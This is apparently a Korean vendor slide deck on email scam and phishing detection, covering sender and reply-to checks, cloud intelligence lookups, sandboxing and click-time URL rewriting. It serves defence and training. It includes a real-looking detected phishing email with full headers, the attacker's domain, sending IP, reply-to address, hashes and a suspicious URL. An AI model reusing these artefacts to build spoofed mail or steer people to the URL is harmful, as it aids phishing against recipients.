
.
250 2.0.0 5396121296398EAB5d866313b mail accepted for delivery
```

SCAM 탐지기능#2 | 발신자 도메인/발신자 주소에 대한 Cloud 기반 검사

Supply Chain Impersonation

- 발신자 도메인에 대하여 Appliance내 Local Cache 검사.
- Envelope 데이터 정보(sender domain and the envelope from headers and reply to headers)에 대해서 FAUDE 로 전송

FAUDE and Preproc



SCAM 탐지기능#2 | 실제 Cloud 기반 SCAM 탐지 사례

- 신규 도메인 주소를 사용하여(Server1@oxmxva.buzz), 답장(Reply to)은 다른 메일 주소를 (reynairdcendra@gmail.com)로 받도록 하는 SCAM 공격에 대하여 파이어아이 클라우드를 이용한 탐지

Alert Details

Riskware Type Riskware Object Sensor F.S.EAPT-1 Message ID queue-id-4GIVJ2knRzShnZg@no-message-id Sender **server1@oxmxva.buzz** Recipient [REDACTED] Time (KST) 08/12/21 11:00:19

5187 Summary

PREPARE TRIAGE BUNDLE DOWNLOAD EMAIL VIEW EMAIL DOWNLOAD XML

Malware CustomPolicy.MVX.65038.SupplyChainImpersonation.NewDomain.LIVE.DTI.EMAIL ID 5187

File Type email Distinguisher(UIID) d197d4d6-12b0-49aa-b5d6-a01368f7279b

Suspicious behaviour observed MD5sum 59e62563d20c50f77681555f6b022264

Message ID queue-id-4GIVJ2knRzShnZg@no-message-id

SHA-256 85e0c909db0ec2dafeee6e929c6a6539896da0b3ccddaa270a507c99ba0d0ccc

```
<smtp-header>Received: from antispam.posco.net (unknown [192.168.71.97]) by F.S.EAPT-1 (Postfix) with ESMTP id 4GIVJ2knRzShnZg for [REDACTED] Thu, 12 Aug 2021 11:00:16 +0900 (KST) Received: from hp0.oxmxva.buzz ([147.182.204.227]) by antispam.posco.net (DEEPSoft WBlock 5.04.580) with ESMTP id for [REDACTED]; Thu, 12 Aug 2021 11:00:12 +0900 DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; s=default; d=oxmxva.buzz; h=Content-Type:MIME-Version:Subject:To:From:Date:Reply-To; i=server1@oxmxva.buzz; bh=u/LEt/K3v4vrdflmnI3Rk9kFMgloybsdU5NwTjREo=; b=Mihs3j1UriKDL04UxQqMMvcve6P9HjL9AHU+ocp6kWdpbRZORnYUi765r+aNDcS6S7X6nkqIwzs MsE0xPCaDkgd+9fBCUJtZuRHrgomq7/w6CBX9jLTenzq3eBe3zPLzkg8zAIDhS6avGGIRLBOB QVxa/vzSp+FIC66Ixc4= X-WB-MSG-ID: 6995357588879665221 X-WB-RES: 16:ANAD_128,MSGID_003,HARCT_016,HARETC_017 str=0001.0A673444.611480AC.009F,ss=1,re=0.000,recu=0.000,rejp=0.000,cl=1,cl=1,figs=0 X-WB-TRACE-IP: 147.182.204.227 Content-Type: multipart/alternative; boundary="====1221930092====" MIME-Version: 1.0 Subject: Check Recent Activities! To: [REDACTED] X-FireEye: Not Scanned From: "Email Service" <server1@oxmxva.buzz> Date: Thu, 12 Aug 2021 03:59:38 +0200 Reply-To: "Email Service" <reynairdcendra@gmail.com> </smtp-header>
<date>Thu, 12 Aug 2021 03:59:38 +0200</date>
<subject>Check Recent Activities!</subject>
```

Reply-To : reynairdcendra@gmail.com

[탐지된 메일 헤더]


악성 첨부 파일



- 랜섬웨어가 포함된 암호로 보호된 .zip 파일
- 매크로를 사용하여 악성 페이로드를 배포하는 Microsoft Office 문서
- 보기 위해 다운로드해야 하는 .pdf 문서가 포함된 Google 문서가 악성 실행 파일로 연결
- 피싱 미끼로 사용되는 Dropbox, Slack 및 GitHub
- 문서내에 대용량 링크/단축 URL 이 포함

가상머신 분석 | 이메일에 포함된 파일/URL 분석

- 메일시스템을 통해 유입되는 스피어피싱 공격에 대한 대응 방안으로 이메일의 첨부파일/URL 링크 등에 대한 전수검사를 통한 공격 대응.



Advanced URLs 방어

실시간 피싱 인텔리전스





멀웨어 페이로드, C&C 도메인을
가리키는 악성 URL에 대한
인텔리전스, 블랙리스트 URL

디퍼드 피싱 탐지




배달 후 악성 활성화된 이메일 재
검색 및 자동 수정

URL 분석 기능 | 리다이렉션 URL 링크 분석




http://emailbtn.net/.1429056874.58.138653


1. EX 에서 의심되는 URL을 추출하여서, DTI에 실시간 쿼리를 통해서 확인
2. 만약, 해당 URL이 DTI상에서 Unknown이라면, FAUD 엔진으로 보내져서 심층 분석 실행
3. URL은 수정되어서, 사용자에게 전달
4. 사용자가 실제 클릭할때, DTI의 악성 URL DB를 통과도록 설정됨:
 - a. 만약, 악성이 맞다면, '차단' 페이지가 전송
 - b. 정상이라고 판단된다면, 원래 URL로 전송
 - c. 클릭 당시에도, Unknown인 경우에는 '경고' 페이지를 보여주고, 원래 URL로 전송



